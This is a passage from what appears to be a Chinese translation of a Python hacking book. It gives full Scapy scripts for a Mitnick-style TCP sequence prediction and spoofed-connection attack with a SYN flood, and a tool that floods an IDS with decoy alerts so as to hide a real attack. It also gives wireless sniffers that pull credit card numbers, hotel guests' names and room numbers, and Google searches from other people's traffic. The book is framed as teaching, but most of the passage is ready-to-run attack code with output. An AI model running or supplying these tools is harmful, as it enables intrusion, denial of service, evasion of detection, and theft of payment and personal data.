print "[+] Next TCP Sequence Number to ACK is: "+str(seqNum+1)
```

运行我们的代码攻击一个脆弱的目标，我们可以看到TCP系列号的随机性是不存在的，目标和Shimomura的机器有相同的序列号差值。注意，默认情况下， `Scapy` 会使用默认的目标TCP端口80。目标必须有一个服务正在监听，不管你尝试欺骗连接那个端口。

```
mitnick# python calculateTSN.py
[+] TCP Seq Difference: 128000
[+] TCP Seq Difference: 128000
[+] TCP Seq Difference: 128000
[+] TCP Seq Difference: 128000
[+] Next TCP Sequence Number to ACK is: 2024371201
```

欺骗TCP连接

有了正确的TCP序列号在手，米特尼克可以攻击了。米特尼克使用的序列号是 `2024371200` ，大约初始化SYN后的150个SYN数据包发送过去用来侦查。首先，它从新的沉默服务器欺骗了一个连接。然后他发送了一个序列号是 `2024371201` 盲目的ACK数据包，表明已经建立了正确的连接。

```
14:18:36.245045 server.login > x-terminal.shell: S
1382727010:1382727010(0) win 4096
14:18:36.755522 server.login > x-terminal.shell: .ack2024384001 wi
4096
```

在Python中重现这些，我们将生成和发送两个数据包。首先我们创建一个TCP源端口是513和目的端口是514的源IP地址是欺骗的服务器目的IP地址是目标IP地址的SYN数据包，接下来，我们创建一个相同的ACK数据包，增加计算的序列号作为额外的字段，并发送它。

```
from scapy.all import *
def spoofConn(src, tgt, ack):
    IPlayer = IP(src=src, dst=tgt)
    TCPlayer = TCP(sport=513, dport=514)
    synPkt = IPlayer / TCPlayer
    send(synPkt)
    IPlayer = IP(src=src, dst=tgt)
    TCPlayer = TCP(sport=513, dport=514, ack=ack)
    ackPkt = IPlayer / TCPlayer
    send(ackPkt)

src = "10.1.1.2"
tgt = "192.168.1.106"
seqNum = 2024371201
spoofConn(src,tgt,seqNum)
```

将全部代码整合在一起，我们将增加一些命令行选项解析来指定要欺骗连接的地址，目标服务器，和欺骗地址的初始化SYN洪水攻击。

```
# coding=UTF-8
import optparse
from scapy.all import *

#SYN洪水攻击
def synFlood(src, tgt):
    for sport in range(1024, 65535):
        IPlayer = IP(src=src, dst=tgt)
        TCPlayer = TCP(sport=sport, dport=513)
        pkt = IPlayer / TCPlayer
        send(pkt)
#预测TCP序列号
def calTSN(tgt):
    seqNum = 0
    preNum = 0
    diffSeq = 0
    for x in range(1, 5):
        if preNum != 0:
            preNum = seqNum
        pkt = IP(dst=tgt) / TCP()
        ans = sr1(pkt, verbose=0)
        seqNum = ans.getlayer(TCP).seq
        diffSeq = seqNum - preNum
        print '[+] TCP Seq Difference: ' + str(diffSeq)
    return seqNum + diffSeq
#发送ACk欺骗包
```

```
def spoofConn(src, tgt, ack):
    IPlayer = IP(src=src, dst=tgt)
    TCPlayer = TCP(sport=513, dport=514)
    synPkt = IPlayer / TCPlayer
    send(synPkt)
    IPlayer = IP(src=src, dst=tgt)
    TCPlayer = TCP(sport=513, dport=514, ack=ack)
    ackPkt = IPlayer / TCPlayer
    send(ackPkt)
def main():
    parser = optparse.OptionParser('usage%prog -s<src for SYN Flooc
    parser.add_option('-s', dest='synSpoof', type='string', help='s
    parser.add_option('-S', dest='srcSpoof', type='string', help='s
    parser.add_option('-t', dest='tgt', type='string', help='specif
    (options, args) = parser.parse_args()
    if options.synSpoof == None or options.srcSpoof == None or opti
        print(parser.usage)
        exit(0)
    else:
        synSpoof = options.synSpoof
        srcSpoof = options.srcSpoof
        tgt = options.tgt
    print('[+] Starting SYN Flood to suppress remote server.')
    synFlood(synSpoof, srcSpoof)
    print('[+] Calculating correct TCP Sequence Number.')
    seqNum = calTSN(tgt) + 1
    print('[+] Spoofing Connection.')
    spoofConn(srcSpoof, tgt, seqNum)
    print('[+] Done.')

if __name__ == '__main__':
    main()
```

运行我们最终的脚本，我们成功复制了米特尼克20年前的攻击。一度被认为是史上最复杂的攻击现在被我们用几十行Python代码重现。现在手上有了较强的分析技能，让我们用到下一节描述的方法，一个针对入侵检测系统的复杂网络攻击的分析。

```
mitnick# python tcpHijack.py -s 10.1.1.2 -S 192.168.1.2 -t 192.168.
[+] Starting SYN Flood to suppress remote server.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
<..SNIPPED..>
[+] Calculating correct TCP Sequence Number.
[+] TCP Seq Difference: 128000
[+] TCP Seq Difference: 128000
[+] TCP Seq Difference: 128000
[+] TCP Seq Difference: 128000
[+] Spoofing Connection.
.
Sent 1 packets.
.
Sent 1 packets.
[+] Done.
```

用Scapy挫败入侵检测系统

入侵检测系统(IDS)是主管分析师手中一个非常有价值的工具。一个基于网络的入侵检测系统(NIDS)可以通过记录IP网络数据包实时分析流量。通过匹配已知恶意标记的数据包，IDS可以在攻击成功之前提醒网络分析师。比如说，Snort入侵检测系统通过预先包装各种不同的规则来检测不同类型的侦查，攻击，拒绝服务等其他不同的攻击向量。审查其中一个配置的内容，我们看到四个报警检测TFN，tfn2k和Trin00分布式拒绝服务的攻击工具。当攻击者使用TFN, tfn2k 或者Trin00工具攻击目标，IDS检测到攻击然后警告分析师。然而，当分析师接受比他们能分辨事件还要多的警告时他该怎么办？他们往往不知所措，可能会错过重要的攻击细节。

```
victim# cat /etc/snort/rules/ddos.rules
<..SNIPPED..>
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"DDOS TFN Probe"
icmp_id:678; itype:8; content:"1234"; reference:arachnids,443;
classtype:attempted-recon; sid:221; rev:4;)
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"DDOS tfn2k icmp
possible communication"; icmp_id:0; itype:0; content:"AAAAAAAAAA";
reference:arachnids,425; classtype:attempted-dos; sid:222; rev:2;)
alert udp $EXTERNAL_NET any -> $HOME_NET 31335 (msg:"DDOS Trin00
Daemon to Master PONG message detected"; content:"PONG";
reference:arachnids,187; classtype:attempted-recon; sid:223; rev:3;
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"DDOS
TFN client command BE"; icmp_id:456; icmp_seq:0; itype:0;
reference:arachnids,184; classtype:attempted-dos; sid:228; rev:3;)
<...SNIPPED...>
```

为了对分析师隐藏一个合法的攻击，我们将编写一个工具生成大量的警告让分析师去处理。此外，分析师能够使用这个工具来验证一个IDS能正确的识别恶意流量。编写这个脚本并不难，我们已经有了生成警告的规则。为此，我们将再次使用 `Scapy` 制作数据包。考虑到DDos TFN的第一条规则，我们必须生成一个ICMP数据包，ICMP ID是678，ICMP 类型是8包含原始内容 `'1234'` 的数据包。使用 `Scapy` ，我们用这些变量制作数据包并发送他们到我们的目的地址。此外，我们建立其他三个规则的数据包。

```
from scapy.all import *
def ddosTest(src, dst, iface, count):
    pkt=IP(src=src,dst=dst)/ICMP(type=8,id=678)/Raw(load='1234')
    send(pkt, iface=iface, count=count)
    pkt = IP(src=src,dst=dst)/ICMP(type=0)/Raw(load='AAAAAAAAAA')
    send(pkt, iface=iface, count=count)
    pkt = IP(src=src,dst=dst)/UDP(dport=31335)/Raw(load='PONG')
    send(pkt, iface=iface, count=count)
    pkt = IP(src=src,dst=dst)/ICMP(type=0,id=456)
    send(pkt, iface=iface, count=count)

src="1.3.3.7"
dst="192.168.1.106"
iface="eth0"
count=1
ddosTest(src,dst,iface,count)
```

运行该脚本，我们看到，四个数据包发送到了目的地址。IDS将会分析这些数据包并生成警告，如果他们匹配正确的话。

```
attacker# python idsFoil.py
Sent 1 packets.
.Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
```

检查Snort的警告日志，我们发现我们成功了！所有四个数据包生成的警告全部IDS系统中。

```
victim# snort -q -A console -i eth0 -c /etc/snort/snort.conf
03/14-07:32:52.034213 [**] [1:221:4] DDOS TFN Probe [**]
[Classification: Attempted Information Leak] [Priority: 2] {ICMP}
1.3.3.7 -> 192.168.1.106
03/14-07:32:52.037921 [**] [1:222:2] DDOS tfn2k icmp possible
communication [**] [Classification: Attempted Denial of Service]
[Priority: 2] {ICMP} 1.3.3.7 -> 192.168.1.106
03/14-07:32:52.042364 [**] [1:223:3] DDOS Trin00 Daemon to Master P
message detected [**] [Classification: Attempted Information Leak]
[Priority: 2] {UDP} 1.3.3.7:53 -> 192.168.1.106:31335
03/14-07:32:52.044445 [**] [1:228:3] DDOS TFN client command BE [**
[Classification: Attempted
```

让我们看看稍微复杂的规则，Snort下的 `exploit.rules` 签名文件。在这里，一系列的特殊字节将会为ntalkd x86 Linux溢出和Linux mountd溢出生成警告。

```
alert udp $EXTERNAL_NET any -> $HOME_NET 518 (msg:"EXPLOIT ntalkd x
Linux overflow"; content:"|01 03 00 00 00 00 00 01 00 02 02 E8|";
reference:bugtraq,210; classtype:attempted-admin; sid:313;
rev:4;)
alert udp $EXTERNAL_NET any -> $HOME_NET 635 (msg:"EXPLOIT x86 Linu
mountd overflow"; content:"^|B0 02 89 06 FE C8 89|F|04 B0 06 89|F";
reference:bugtraq,121; reference:cve,1999-0002; classtype
:attempted-admin; sid:315; rev:6;)
```

为了生成包含原始字节的数据包，我们将利用 `\x` 后面跟随16进制字符来编码字节。在第一个警报，会生成一个数据包将会被 ntalkd Linux溢出签名所检测到。第二个数据包，我们将接合16进制编码和标准的ASCII字符。注意 `98|F|` 编码为 `\x89` 标示包含了原始的字节加了一个ASCII字符。下面的数据包将在试图攻击时生成报警。

```
def exploitTest(src, dst, iface, count):
    pkt = IP(src=src, dst=dst) / UDP(dport=518) /Raw(load="\x01\x03
    send(pkt, iface=iface, count=count)
    pkt = IP(src=src, dst=dst) / UDP(dport=635) /Raw(load="^\xB0\x0
send(pkt, iface=iface, count=count)
```

最后，它会很好的欺骗一些侦查和扫描。当我们检查Snort的扫描规则时发现两个我们可以制作数据包的规则。两个规则通过特定的端口和特定原始内容的UDP协议检测恶意行为。很容易制作这种数据包。

```
alert udp $EXTERNAL_NET any -> $HOME_NET 7 (msg:"SCAN cybercop udp
bomb"; content:"cybercop"; reference:arachnids,363; classtype:bad-
unknown; sid:636; rev:1;)
alert udp $EXTERNAL_NET any -> $HOME_NET 10080:10081 (msg:"SCAN Ama
client version request"; content:"Amanda"; nocase; classtype:attemp
recon; sid:634; rev:2;)
```

我们生成两个对应规则的扫描工具的数据包。当生成两个合适的UDP数据包之后我们发送到目标主机。

```
def scanTest(src, dst, iface, count):
    pkt = IP(src=src, dst=dst) / UDP(dport=7) /Raw(load='cybercop')
    send(pkt)
    pkt = IP(src=src, dst=dst) / UDP(dport=10080) /Raw(load='Amanda
send(pkt, iface=iface, count=count)
```

现在，我们有数据包可以生成拒绝服务攻击，渗透攻击和扫描侦查的警告。我们把代码组合在一起，添加一些选项解析。注意，用户必须输入目标地址否则程序会退出。如果用户没有输入源地址，我们会生成一个随机的源地址。如果用户不能指定发送制作的数据包多少次，我们将只发送一次。该脚本使用缺省的网卡eth0，除非用户指定。虽然我们的目的文本很短，你可以继续添加脚本生成测试其他攻击类型的警告。

```
# coding=UTF-8
import optparse
from scapy.all import *
from random import randint

def ddosTest(src, dst, iface, count):
    pkt=IP(src=src,dst=dst)/ICMP(type=8,id=678)/Raw(load='1234')
    send(pkt, iface=iface, count=count)
    pkt = IP(src=src,dst=dst)/ICMP(type=0)/Raw(load='AAAAAAAAAA')
    send(pkt, iface=iface, count=count)
    pkt = IP(src=src,dst=dst)/UDP(dport=31335)/Raw(load='PONG')
```

```
    send(pkt, iface=iface, count=count)
    pkt = IP(src=src,dst=dst)/ICMP(type=0,id=456)
    send(pkt, iface=iface, count=count)

def exploitTest(src, dst, iface, count):
    pkt = IP(src=src, dst=dst) / UDP(dport=518) /Raw(load="\x01\x03
    send(pkt, iface=iface, count=count)
    pkt = IP(src=src, dst=dst) / UDP(dport=635) /Raw(load="^\xB0\x0
    send(pkt, iface=iface, count=count)

def scanTest(src, dst, iface, count):
    pkt = IP(src=src, dst=dst) / UDP(dport=7) /Raw(load='cybercop')
    send(pkt)
    pkt = IP(src=src, dst=dst) / UDP(dport=10080) /Raw(load='Amanda
    send(pkt, iface=iface, count=count)

def main():
    parser = optparse.OptionParser('usage%prog -i<iface> -s <src> -
    parser.add_option('-i', dest='iface', type='string', help='spec
    parser.add_option('-s', dest='src', type='string', help='specif
    parser.add_option('-t', dest='tgt', type='string', help='specif
    parser.add_option('-c', dest='count', type='int', help='specify
    (options, args) = parser.parse_args()
    if options.iface == None:
        iface = 'eth0'
    else:
        iface = options.iface
    if options.src == None:
        src = '.'.join([str(randint(1,254)) for x in range(4)])
    else:
        src = options.src
    if options.tgt == None:
        print(parser.usage)
        exit(0)
    else:
        dst = options.tgt
    if options.count == None:
        count = 1
    else:
        count = options.count
    ddosTest(src, dst, iface, count)
    exploitTest(src, dst, iface, count)
    scanTest(src, dst, iface, count)

if __name__ == '__main__':
    main()
```

执行我们最终的脚本，我们可以看到它正确的发送了八个数据包到目标地址，欺骗源地址为 `1.3.3.7` 。为了测试目的，确保目标主机和攻击者的机器不同。

```
attacker# python idsFoil.py -i eth0 -s 1.3.3.7 -t 192.168.1.106 -c
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
```

分析IDS的日志，我们看到它很快就填满了八个警告消息。棒极了！我们的工具包工作了，本章结束！

```
victim# snort -q -A console -i eth0 -c /etc/snort/snort.conf
03/14-11:45:01.060632 [**] [1:222:2] DDOS tfn2k icmp possible
    communication [**] [Classification: Attempted Denial of Service
    [Priority: 2] {ICMP} 1.3.3.7 -> 192.168.1.106
03/14-11:45:01.066621 [**] [1:223:3] DDOS Trin00 Daemon to Master P
    message detected [**] [Classification: Attempted Information Le
    [Priority: 2] {UDP} 1.3.3.7:53 -> 192.168.1.106:31335
03/14-11:45:01.069044 [**] [1:228:3] DDOS TFN client command BE [**
    [Classification: Attempted Denial of Service] [Priority: 2] {IC
    1.3.3.7 -> 192.168.1.106
03/14-11:45:01.071205 [**] [1:313:4] EXPLOIT ntalkd x86 Linux overf
    [**] [Classification: Attempted Administrator Privilege Gain]
    [Priority: 1] {UDP} 1.3.3.7:53 -> 192.168.1.106:518
03/14-11:45:01.076879 [**] [1:315:6] EXPLOIT x86 Linux mountd overf
    [**] [Classification: Attempted Administrator Privilege Gain]
    [Priority: 1] {UDP} 1.3.3.7:53 -> 192.168.1.106:635
03/14-11:45:01.079864 [**] [1:636:1] SCAN cybercop udp bomb [**]
    [Classification: Potentially Bad Traffic] [Priority: 2] {UDP}
    1.3.3.7:53 -> 192.168.1.106:7
03/14-11:45:01.082434 [**] [1:634:2] SCAN Amanda client version req
    [**] [Classification: Attempted Information Leak] [Priority: 2]
{UDP} 1.3.3.7:53 -> 192.168.1.106:10080
```

本章总结

恭喜你！我们在这一章编写了相当多的工具用来分析网络流量。我们从编写简单的检测极光攻击工具开始。接下来，我们编写了一些脚本来检测Anonymous黑客组织的LOIC工具的攻击。接下来，我们重现了7岁的Moore用来检测五角大楼的诱饵扫描程序。接下来，我们创建了一些脚本用来检测利用DNS作为攻击向量的攻击。包括Storm和Conficker蠕虫。有了分析流量的能力，我们重现了20年前米特尼克用于攻击的程序。最后，我们利用我们的网络分析技能伪造数据包挫败了入侵检测系统。

希望本章为您提供了极好的网络流量分析技能。在下一章我们编写无线网络审计和移动设备的工具时这些技能是有用的。

第五章 无线攻击

本章内容：

1. 嗅探无线网络的私人信息
2. 监听请求网络和识别隐藏的无线网络
3. 控制无线无人机
4. 确认Firesheep的使用
5. 潜入蓝牙设备
6. 利用蓝牙漏洞进行渗透

> 知识的增长并不是和树一样，种植一棵树，你只要把它放进地里，盖上点土，定期为他浇水就行。知识的增长却伴随着时间，工作和长期的努力。除此之外，不能用任何手段获得知识。
>
> —美国拳击顶级大师，Ed Parker

简介：无线安全和冰人

2007年5月，美国特勤局逮捕了一名无线黑客Max Ray Butler，也被称为冰人。Mr. Butler通过一个网站销售了成千上万的信用卡账户信息。但是他是怎样收集这些私人信息的？嗅探未加密的无线网络连接被证明是他获取信用卡账户信息的方法之一。它使用假身份租用酒店房间和公寓，然后使用大功率的天线拦截酒店和附近公寓的无线接入点的通讯，以捕捉客人的私人信息。很多时候，媒体专家分类这种攻击为“精细的和复杂的”。这样的描述是危险的，因为我们可以用短的Python脚本来执行这种攻击。正如下面章节您将看到的，我们可以用不到25行代码嗅探信用卡账户信息，但是在开始之前，我们应确保我们的环境设置正确。

设置你的无线攻击环境

在下面的章节中，我们将编写代码嗅探无线网络流量并发送802.11数据帧。我们将使用一个增益Hi-Gain USB无线网络适配器和网络放大器来创建和测试本章脚本。在BackTrack5中的默认网卡驱动允许用户进入混杂模式并发送原始数据帧。此外，它还包含一个外部天线连接，能够让我们附加大功率天线。

用Scapy测试捕获无线网络

将无线网卡设置到混杂模式，我们使用 `aircrack-ng` 工具套件，使用 `iwconfig` 命令列出我们的无线网络适配器。接下来，我们运行命令 `airmon-ng start wlan0` 开启混杂模式。这将创建一个新的mon0适配器。

```
attacker# iwconfig wlan0
wlan0 IEEE 802.11bgn ESSID:off/any
      Mode:Managed Access Point: Not-Associated
      Retry long limit:7 RTS thr:off Fragment thr:off
      Encryption key:off
      Power Management:on
attacker# airmon-ng start wlan0
Interface    Chipset     Driver
wlan0     Ralink    RT2870/3070    rt2800usb - [phy0]
                       (monitor mode enabled on mon0)
```

让我们快速测试，我们可以捕获无线网络流量在将网卡设置为混杂模式之后。注意，我们设置新创建的监控接口mon0到我们的 `conf.iface` 。监听到每个数据包，脚本将运行 `ptkPrint()` 函数。如果数据包包含802.11标识，802.11响应，TCP数据包或DNS流量程序将打印一个消息。

```
from scapy.all import *

def pktPrint(pkt):
    if pkt.haslayer(Dot11Beacon):
        print('[+] Detected 802.11 Beacon Frame')
    elif pkt.haslayer(Dot11ProbeReq):
        print('[+] Detected 802.11 Probe Request Frame')
    elif pkt.haslayer(TCP):
        print('[+] Detected a TCP Packet')
    elif pkt.haslayer(DNS):
        print('[+] Detected a DNS Packet')
conf.iface = 'mon0'
sniff(prn=pktPrint)
```

运行脚本后，我们可以看到一些流量。发现的流量包括802.11寻找网络的探测请求，802.11指示帧流量，和DNS，TCP数据包。从这一点上我们看到我们的网卡工作了。

安装Python的蓝牙包

在本章我们将覆盖一些蓝牙攻击。为了编写Python的蓝牙脚本，我们将利用Python绑定到LInux `Bluez` 的应用程序接口和 `obexftp` API。使用 `apt-get install` 来安装。

```
attacker# sudo apt-get install python-bluez bluetooth python-obexft
Reading package lists... Done
Building dependency tree
Reading state information... Done
<..SNIPPED..>
Unpacking bluetooth (from .../bluetooth_4.60-0ubuntu8_all.deb)
Selecting previously deselected package python-bluez.
Unpacking python-bluez (from .../python-bluez_0.18-1_amd64.deb)
Setting up bluetooth (4.60-0ubuntu8) ...
Setting up python-bluez (0.18-1) ...
Processing triggers for python-central .
```

此外，我们必须获取一个蓝牙设备。最新的Cambridge Silicon Radio (CSR)芯片组在LInux下工作的很好。本章节中的脚本，我们将使用SENA Parani UD100 USB蓝牙适配器，为了测试操作系统是否识别该设备，运行 `hciconfig` 配置命令，这将打印出蓝牙设备的详细信息。

```
attacker# hciconfig
hci0: Type: BR/EDR Bus: USB
    BD Address: 00:40:12:01:01:00 ACL MTU: 8192:128
    UP RUNNING PSCAN
    RX bytes:801 acl:0 sco:0 events:32 errors:0
TX bytes:400 acl:0 sco:0 commands:32 errors:0
```

在本章中，我们将伪造和截取蓝牙帧。我会在后面的章节中在此提到，但是知道BackTrack5 r1中有一个小错误，它缺乏一个重要的内核模块发送原始的蓝牙数据包，因为这个原因，你必须升级你的系统或内核到BackTrack5 r2。

下面的章节将很精彩。我们将嗅探应用卡信息，用户证书，远程操纵无人机，辨认无线黑客，追踪并渗透蓝牙设备。请经常检查有关监听无线网络和蓝牙的法律信息。

绵羊墙---被动的监听无线网络的秘密

自从2011年，绵羊墙已经成为了DEFCON安全会议的一部分了。被动的，团队监听用户登陆的邮件，网站或者其他的网络服务，而没有任何的保护和加密。当团队检测到任何的凭证，他们将把凭证显示道会议楼的大屏幕上。近年来团队增加了一个项目叫Peekaboo，显示出无线通讯流量的图像。尽管是善意的，团队很好的演示了黑客是怎样捕获到相同的信息的。在下面的章节中，我们将创建几个攻击从空气中偷有趣的信息。

使用Python的正则表达式嗅探信用卡

在嗅探无线网络的信用卡信息之前，快速的回顾正则表达式是很有用的。正则表达式提供了匹配特定文本中的字符串的方法。Python提供了关于正则表达式的模块（ `re` ）。

(正则表达式具体规则略)

攻击者可以使用正则表达式来匹配信用卡号码。为了简化我们的脚本，我们将使用三大信用卡：Visa, MasterCard, 和American Express。如果你想了解更多的关于编写信用卡的正则表达式的知识，可以访问包含其他厂商的占则表达式的网站：http://www.regular-expressions.info/creditcard.html 。美国运通信用卡以34或者37开头共15位数字。让我们编写一个小函数检查字符串确认它是否包含美国运通信用卡号。如果包含，我们将打印该信息在屏幕上，注意下面的正则表达式，它确保信用卡必须以3开头，后面跟随着4或者7，接下来正则表达式匹配13位数字确保共15位长。

```
import re
def findCreditCard(raw):
    americaRE= re.findall("3[47][0-9]{13}", raw)
    if americaRE:
        print("[+] Found American Express Card: "+americaRE[0])

def main():
    tests = []
    tests.append('I would like to buy 1337 copies of that dvd')
    tests.append('Bill my card: 378282246310005 for \$2600')
    for test in tests:
        findCreditCard(test)
if __name__ == "__main__":
main()
```

运行我们的测试程序，我们看到它正确的找到了信用卡号码。

```
attacher$ python americanExpressTest.py
[+] Found American Express Card: 378282246310005
```

现在，探究正则表达式必须找到MasterCards和Visa的信用卡号。MasterCards的信用卡号以51或者55开头共16位数。Visa的信用卡号以4开头，并且13位或者16位数字。让我们扩展我们的函数找到MasterCard和Visa信用卡号。注意，MasterCard信用卡号正则表达式匹配5后面跟着1或者5接着14位共16位。Visa正则表达式以4开头后面跟着12更多的数，我们将在接受0或者3位数来确保13位或者16位数。

```
def findCreditCard(pkt):
    raw = pkt.sprintf('%Raw.load%')
    americaRE = re.findall('3[47][0-9]{13}', raw)
    masterRE = re.findall('5[1-5][0-9]{14}', raw)
    visaRE = re.findall('4[0-9]{12}(?:[0-9]{3})?', raw)
    if americaRE:
        print('[+] Found American Express Card: ' + americaRE[0])
    if masterRE:
        print('[+] Found MasterCard Card: ' + masterRE[0])
    if visaRE:
        print('[+] Found Visa Card: ' + visaRE[0])
```

现在我们必须从嗅探到的无线数据包中匹配正则表达式。请记住我们使用混杂模式嗅探的目的，因为它允许我们观察不管是不是给我们的数据包。为了解析我们截获的无线数据包，我们使用 `Scapy` 库。注意，我们使用 `sniff()` 函数， `sniff()` 函数将每一个经过的数据包作为参数传给 `findCreditCard()` 函数。不到25行的Python代码，我们创建了一个偷取信用卡信息的小程序。

```
# coding=UTF-8
import re
import optparse
from scapy.all import *

def findCreditCard(pkt):
    raw = pkt.sprintf('%Raw.load%')
    americaRE = re.findall('3[47][0-9]{13}', raw)
    masterRE = re.findall('5[1-5][0-9]{14}', raw)
    visaRE = re.findall('4[0-9]{12}(?:[0-9]{3})?', raw)
    if americaRE:
        print('[+] Found American Express Card: ' + americaRE[0])
    if masterRE:
        print('[+] Found MasterCard Card: ' + masterRE[0])
    if visaRE:
        print('[+] Found Visa Card: ' + visaRE[0])

def main():
    parser = optparse.OptionParser('usage % prog -i<interface>')
    parser.add_option('-i', dest='interface', type='string', help=
    (options, args) = parser.parse_args()
    if options.interface == None:
        print parser.usage
        exit(0)
    else:
        conf.iface = options.interface
    try:
        print('[*] Starting Credit Card Sniffer.')
        sniff(filter='tcp', prn=findCreditCard, store=0)
    except KeyboardInterrupt:
        exit(0)
if __name__ == '__main__':
    main()
```

显然，我们不打算盗取任何人的信用卡数据。事实上，这个攻击的无线黑客小偷被关了20年。但是希望你意识到这种攻击相对比较交单没有一般人为的那么复杂。在下一节中，我们将演示一个单独的情景，我们将攻击一个未加密的无线网络并盗取私人信息。

嗅探旅馆客人

大多数旅馆提供公开的无线网络。通常这些网络没有加密也缺乏任何企业忍着或者加密控制。本节将验证，及行Python代码就能渗透利用这个情况，导致灾难性的公共信息泄露。 最近，我呆在一家提供无线连接的旅馆当客人。当连接到无线网络之后，我的浏览器指向一个网页要求登陆这个网络。网络凭证包含我的姓名和房间号，提供此信息后，我的浏览器发布了一个未加密的HTTP页面返回到服务器接受认证cookie。检查这个初始的HTTP提交，显示了一些有趣的东西。

我注意到一个字符串 `PROVIDED_LAST_NAME=OCONNOR&PROVIDED_ROOM_NUMBER=1337` 。明文传输到旅馆服务器的包含我的姓名和房间号码。服务器没有试图保护这些信息，我的浏览器简单的发送这些透明的信息。对于这个特殊的酒店，客户的姓名和房间号被用来点餐，按摩服务甚至是购买礼品，所以你可以想到酒店的客户不想黑客得到他们的私人信息。

```
POST /common_ip_cgi/hn_seachange.cgi HTTP/1.1
Host: 10.10.13.37
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_1)
AppleWebKit/534.48.3 (KHTML, like Gecko) Version/5.1 Safari/534.48
Content-Length: 128
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Origin:http://10.10.10.1
DNT: 1
Referer:http://10.10.10.1/common_ip_cgi/hn_seachange.cgi
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
SESSION_ID= deadbeef123456789abcdef1234567890 &amp;RETURN_
MODE=4&amp;VALIDATION_FLAG=1&amp;PROVIDED_LAST_NAME=OCONNOR&amp;PRO
NUMBER=1337
```

我们现在可以使用Python从酒店用户哪里捕获信息。开始是一个很简单的Python嗅探器。首先，我们将确认我们捕获流量的接口，接着，我们用 `sniff()` 函数嗅探监听流量，注意这个函数过滤，只监听TCP流量数据包，我们将函数命令为 `findGuest()` 。

```
conf.iface = "mon0"
try:
    print "[*] Starting Hotel Guest Sniffer."
    sniff(filter="tcp", prn=findGuest, store=0)
except KeyboardInterrupt:
exit(0)
```

当 `findGuest` 函数接收到数据包，它将确认拦截的数据包是否包含任何私人信息。首先它复制原始数据到变量raw中，然后我们建立一个正则表达式来解析姓名和客人的房间号码。注意我们的正则表达式接受任何以 `LAST_NAME` 开始的字符串，和一个终止符号 `&` 。正则表达式为了酒店号码捕获任何以 `ROOM_NUMBER` 开头的字符串。

```
def findGuest(pkt):
    raw = pkt.sprintf("%Raw.load%")
    name=re.findall("(?i)LAST_NAME=(.*)&amp;",raw)
    room=re.findall("(?i)ROOM_NUMBER=(.*)'",raw)
    if name:
        print("[+] Found Hotel Guest "+str(name[0]) + ", Room #" +
```

将所有的放在一起，我们现在有一个无线网络嗅探器捕获任何连接到这个酒店无线网络上的客户的姓名和房间号。请注意，为了有嗅探流量和分析数据包的能力，我们需要导入 `Scapy` 库。

```
# coding=UTF-8
import optparse
from scapy.all import *

def findGuest(pkt):
    raw = pkt.sprintf("%Raw.load%")
    name=re.findall("(?i)LAST_NAME=(.*)&amp;",raw)
    room=re.findall("(?i)ROOM_NUMBER=(.*)'",raw)
    if name:
        print("[+] Found Hotel Guest "+str(name[0]) + ", Room #" +

def main():
    parser = optparse.OptionParser('usage %prog -i<interface>')
    parser.add_option('-i', dest='interface', type='string', help=
    (options, args) = parser.parse_args()
    if options.interface == None:
        print(parser.usage)
        exit(0)
    else:
        conf.iface = options.interface
    try:
        print('[*] Starting Hotel Guest Sniffer.')
        sniff(filter='tcp', prn=findGuest, store=0)
    except KeyboardInterrupt:
        exit(0)
if __name__ == '__main__':
    main()
```

运行我们的酒店嗅探程序，我们可以看到黑客是怎样确认酒店住了那些人的。

```
attacker# python hotelSniff.py -i wlan0
[*] Starting Hotel Guest Sniffer.
[+] Found Hotel Guest MOORE, Room #1337
[+] Found Hotel Guest VASKOVICH, Room #1984
[+] Found Hotel Guest BAGGETT, Room #43434343
```

我应该有足够的强调，收集个人信息已经违反了一些州，国家的法律。在下一节，我们将进一步扩大我们嗅探无线网络的能力，通过解析Google搜索。

构建Google无线搜索记录器

你可能注意到Google搜索引擎提供接近即时的反馈，当你在搜索框中输入时。取决于你连接网络的速度，你的浏览器会发送一个HTTP GET请求几乎在你每输入一个字符到搜索框中时。检查下面到Google的HTTP GET请求，当我搜索字符串 `"what is the meaning of life?"` 时，请注意，搜索以 `q=` 我的字符串开始，然后以 `&` 结束 `pq=` 跟着以前的搜索。

```
GET
/s?hl=en&amp;cp=27&amp;gs_id=58&amp;xhr=t&amp;q=what%20is%20the%20m
Host: www.google.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2)
AppleWebKit/534.51.22 (KHTML, like Gecko) Version/5.1.1
Safari/534.51.22
<..SNIPPED..>

q=              Query, what was typed in the search box
pq=             Previous query, the query prior to the current searc
hl=              Language, default en[glish] defaults, but try xx-ha
as_epq=          Exact phrase
as_filetype=       File format, restrict to a specific file type suc
as_sitesearch=     Restrict to a specific site such as www.2600.com
```

有了Google搜索引擎的知识在手，让我们快速构建一个无线数据包嗅探器，实时打印我们拦截到的他们搜索的东西。这一次我们将使用函数 `findGoogle()` 处理嗅探的数据包。这里我们将复制数据包的内容数据到 `payload` 变量，如果这个 `payload` 包含HTTP GET我们就能构建一个正则表达式找到当前Google的搜索字符串。最后我们将清除结果字符串，HTTP URL不能包含任何空格字符。为了避免这个问题，我们的浏览器将编码空格为+或者%20，在URL中。为了正确的转换这些信息，我们必须解码任何 `+` 或者 `%20` 为空格。

```
def findGoogle(pkt):
    if pkt.haslayer(Raw):
        payload = pkt.getlayer(Raw).load
        if 'GET' in payload:
            if 'google' in payload:
                r = re.findall(r'(?i)\&amp;q=(.*?)\&amp;', payload)
                if r:
                    search = r[0].split('&amp;')[0]
                    search = search.replace('q=', '').replace('+',
                    print('[+] Searched For: ' + search)
```

将我们整个Google嗅探器的脚本放在一起，我们现在可以看到他们搜索过的Google内容。请注意，我们现在可以使用 `sniff()` 函数过滤只要TCP 80端口的流量。虽然Google提供发送在443端口HTTPS的流量的能力，捕获这个流量事没有用的，因为是加密的。因此我们只捕获80端口的HTTP流量。
